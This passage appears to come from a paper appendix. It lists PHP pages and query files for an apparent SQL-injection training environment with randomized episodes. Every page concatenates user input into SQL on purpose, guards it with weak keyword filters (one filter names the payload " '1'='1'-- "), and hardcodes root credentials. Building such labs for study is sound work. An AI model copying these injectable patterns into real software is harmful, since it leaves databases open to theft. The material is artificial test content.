18 if ($_SERVER["REQUEST_METHOD"] == "POST") {
19     $data = $_REQUEST['email'];
20     echo "<br />";
21     //Simple filter that detects illegal words and removes
        them from query
22     $illegal_word = " or ";
23     #choosing one of the words in the list at random to
        filter out
24     if (strpos($data, $illegal_word) !== FALSE) {
25         echo '<b>ILLEGAL WORD FOUND: <b/>';
26         $data = str_replace($illegal_word, "", $data);
27         echo '<b>NEW STRING' . $data . '<br />';
28     }
29     if ($result = $conn->query( "SELECT surname FROM users
        WHERE surname = '$data' ")) { #dynamic_query
30         echo "<br/>";
31         while($row = mysqli_fetch_array($result))
32         {
33             echo "<b>Name:</b> " . $row['name'] . " ";
34             echo "<b>Company: </b>" . $row['company'] . "<br />";
35             echo "<b>Surname: </b>" . $row['surname'] . "<br />";
36         }
37         echo "Returned rows are: " . $result -> num_rows;
38     }
39 }
40 $conn->close();
41 ?>

```

stack_filter_2.php

```

1 <?php
2 echo "Welcome";
3 echo "<br />";

```

```

4 //These are the defined authentication environment in the
   db service
5 $host = 'mysqldb';
6 $user = 'root';
7 //database user password
8 $pass = 'password';
9 // database name
10 $mydatabase = 'example';
11 // check the mysql connection status
12 $conn = new mysqli($host, $user, $pass, $mydatabase);
13 echo '<form action="stack_filter_1.php" method="post">';
14 echo 'Name: <input type="text" name="name">';
15 echo 'E-mail: <input type="text" name="email">';
16 echo '<input type="submit">';
17 echo '</form>';
18 if ($_SERVER["REQUEST_METHOD"] == "POST") {
19     $data = $_REQUEST['email'];
20     echo "<br />";
21     //Simple filter that detects illegal words and removes
       them from query
22     $illegal_word = " '1'='1'-- ";
23     #choosing one of the words in the list at random to
       filter out
24     if (strpos($data, $illegal_word) !== FALSE) {
25         echo '<b>ILLEGAL WORD FOUND: <b/>';
26         $data = str_replace($illegal_word, "", $data);
27         echo '<b>NEW STRING' . $data . '<br />';
28     }
29     if ($result = $conn->query( "SELECT surname FROM users
       WHERE surname = '$data' ")) { #dynamic_query
30         echo "<br/>";
31         while($row = mysqli_fetch_array($result))
32         {
33             echo "<b>Name:</b> " . $row['name'] . " ";
34             echo "<b>Company: </b>" . $row['company'] . "<br />";
35             echo "<b>Surname: </b>" . $row['surname'] . "<br />";
36         }
37         echo "Returned rows are: " . $result -> num_rows;

```

```

38     }
39 }
40 $conn->close();
41 ?>

```

stack_queries.txt

```

1 SELECT surname FROM users WHERE surname = '$data'
2 SELECT username, surname FROM users WHERE username = '$data'
3 SELECT username, surname, flag FROM users WHERE username =
  '$data'
4 SELECT username, surname, flag, password FROM users WHERE
  username = '$data'

```

A.3.5 Union based with input filter

new_episode.php

```

1 <?php
2 echo "Generating new episode \n";
3 $lines = file('union_queries.txt', FILE_IGNORE_NEW_LINES);
4 # Read content of queries.txt as array
5 $query = $lines[array_rand($lines)]; # Select random value
6 in queries.txt
7 $php_workaround = file_get_contents('php_query.txt');
8 echo "New SQL Query is: " . "<b>" . $query . "</b>"; #
9 Return new SQL query for debugging (if needed)
10 $pages = ["union_filter_1.php", "union_filter_2.php", "
11 union_filter_3.php"];
12 $chosen_index = rand(0,2); #open one of the php pages at
13 random
14 $reading = fopen($pages[$chosen_index], 'r');
15 $writing = fopen('index.tmp', 'w');
16 $replaced = false;
17 while (!feof($reading)) {
18     $line = fgets($reading);

```

```

14  if (strstr($line, '#dynamic_query')) {
15      $line = 'if ($result = $conn->query( "' . $query . ' " ))
           { ' . "#dynamic_query" . "\r\n";
16      $replaced = true;
17  }
18  fputs($writing, $line);
19  }
20  fclose($reading); fclose($writing);
21  // might as well not overwrite the file if we didn't
    replace anything
22  if ($replaced)
23  {
24      rename('index.tmp', 'index.php');
25  } else {
26      unlink('index.tmp');
27  }
28  ?>

```

union_filter_1.php

```

1  <?php
2  echo "Welcome";
3  echo "<br />";
4  //These are the defined authentication environment in the
    db service
5  $host = 'mysqldb';
6  $user = 'root';
7  //database user password
8  $pass = 'password';
9  // database name
10 $mydatabase = 'example';
11 // check the mysql connection status
12 $conn = new mysqli($host, $user, $pass, $mydatabase);
13 echo '<form action="union_filter_1.php" method="post">';
14 echo 'Name: <input type="text" name="name">';
15 echo 'E-mail: <input type="text" name="email">';
16 echo '<input type="submit">';
17 echo '</form>';

```

```

18 if ($_SERVER["REQUEST_METHOD"] == "POST") {
19     $data = $_REQUEST['email'];
20     echo "<br />";
21     //Simple filter that detects illegal words and removes
        them from query
22     $illegal_words = [" or "];
23     #choosing one of the words in the list at random to
        filter out
24     $chosen_word = $illegal_words[rand(0, count(
        $illegal_words)-1 )];
25     echo $chosen_word;
26     if (strpos($data, $chosen_word) !== FALSE) {
27         echo '<b>ILLEGAL WORD FOUND: <b/>';
28         $data = str_replace($chosen_word, "", $data);
29         echo '<b>NEW STRING' . $data . '<br />';
30     }
31     if ($result = $conn->query( "SELECT name, company FROM
        customers where surname = '$data' UNION SELECT username,
        password FROM users WHERE surname = '$data'")) { #
        dynamic_query
32         echo "<br/>";
33         while($row = mysqli_fetch_array($result))
34             {
35                 echo "<b>Name:</b> " . $row['name'] . " ";
36                 echo "<b>Company: </b>" . $row['company'] . "<br />";
37                 echo "<b>Surname: </b>" . $row['surname'] . "<br />";
38             }
39         echo "Returned rows are: " . $result -> num_rows;
40     }
41 }
42 $conn->close();
43 ?>

```

union_filter_2.php

```

1 <?php
2 echo "Welcome";
3 echo "<br />";

```

```

4  //These are the defined authentication environment in the
    db service
5  $host = 'mysqldb';
6  $user = 'root';
7  //database user password
8  $pass = 'password';
9  // database name
10 $mydatabase = 'example';
11 // check the mysql connection status
12 $conn = new mysqli($host, $user, $pass, $mydatabase);
13 echo '<form action="union_filter_1.php" method="post">';
14 echo 'Name: <input type="text" name="name">';
15 echo 'E-mail: <input type="text" name="email">';
16 echo '<input type="submit">';
17 echo '</form>';
18 if ($_SERVER["REQUEST_METHOD"] == "POST") {
19     $data = $_REQUEST['email'];
20     echo "<br />";
21     //Simple filter that detects illegal words and removes
        them from query
22     $illegal_words = [" union "];
23     #choosing one of the words in the list at random to
        filter out
24     $chosen_word = $illegal_words[rand(0, count(
        $illegal_words)-1 )];
25     echo $chosen_word;
26     if (strpos($data, $chosen_word) !== FALSE) {
27         echo '<b>ILLEGAL WORD FOUND: <b/>';
28         $data = str_replace($chosen_word, "", $data);
29         echo '<b>NEW STRING' . $data . '<br />';
30     }
31     if ($result = $conn->query( "SELECT name, company FROM
        customers where surname = '$data' UNION SELECT username,
        password FROM users WHERE surname = '$data'")) { #
        dynamic_query
32     echo "<br/>";
33     while($row = mysqli_fetch_array($result))
34     {

```

```

35     echo "<b>Name:</b> " . $row['name'] . " ";
36     echo "<b>Company: </b>" . $row['company'] . "<br />";
37     echo "<b>Surname: </b>" . $row['surname'] . "<br />";
38 }
39 echo "Returned rows are: " . $result -> num_rows;
40 }
41 }
42 $conn->close();
43 ?>

```

union_filter_3.php

```

1 <?php
2 echo "Welcome";
3 echo "<br />";
4 //These are the defined authentication environment in the
   db service
5 $host = 'mysqlldb';
6 $user = 'root';
7 //database user password
8 $pass = 'password';
9 // database name
10 $mydatabase = 'example';
11 // check the mysql connection status
12 $conn = new mysqli($host, $user, $pass, $mydatabase);
13 echo '<form action="union_filter_1.php" method="post">';
14 echo 'Name: <input type="text" name="name">';
15 echo 'E-mail: <input type="text" name="email">';
16 echo '<input type="submit">';
17 echo '</form>';
18 if ($_SERVER["REQUEST_METHOD"] == "POST") {
19     $data = $_REQUEST['email'];
20     echo "<br />";
21     //Simple filter that detects illegal words and removes
       them from query
22     $illegal_words = [" select "];
23     #choosing one of the words in the list at random to
       filter out

```

```

24  $chosen_word = $illegal_words[rand(0, count(
        $illegal_words)-1 )];
25  echo $chosen_word;
26  if (strpos($data, $chosen_word) !== FALSE) {
27      echo '<b>ILLEGAL WORD FOUND: <b/>';
28      $data = str_replace($chosen_word, "", $data);
29      echo '<b>NEW STRING' . $data . '<br />';
30  }
31  if ($result = $conn->query( "SELECT name, company FROM
        customers where surname = '$data' UNION SELECT username,
        password FROM users WHERE surname = '$data'")) { #
        dynamic_query
32      echo "<br/>";
33      while($row = mysqli_fetch_array($result))
34      {
35          echo "<b>Name:</b> " . $row['name'] . " ";
36          echo "<b>Company: </b>" . $row['company'] . "<br />";
37          echo "<b>Surname: </b>" . $row['surname'] . "<br />";
38      }
39      echo "Returned rows are: " . $result -> num_rows;
40  }
41  }
42  $conn->close();
43  ?>

```

union_queries.txt

```

1  SELECT name from customers WHERE surname = '$data'
2  SELECT name, company FROM customers WHERE company = '$data'

```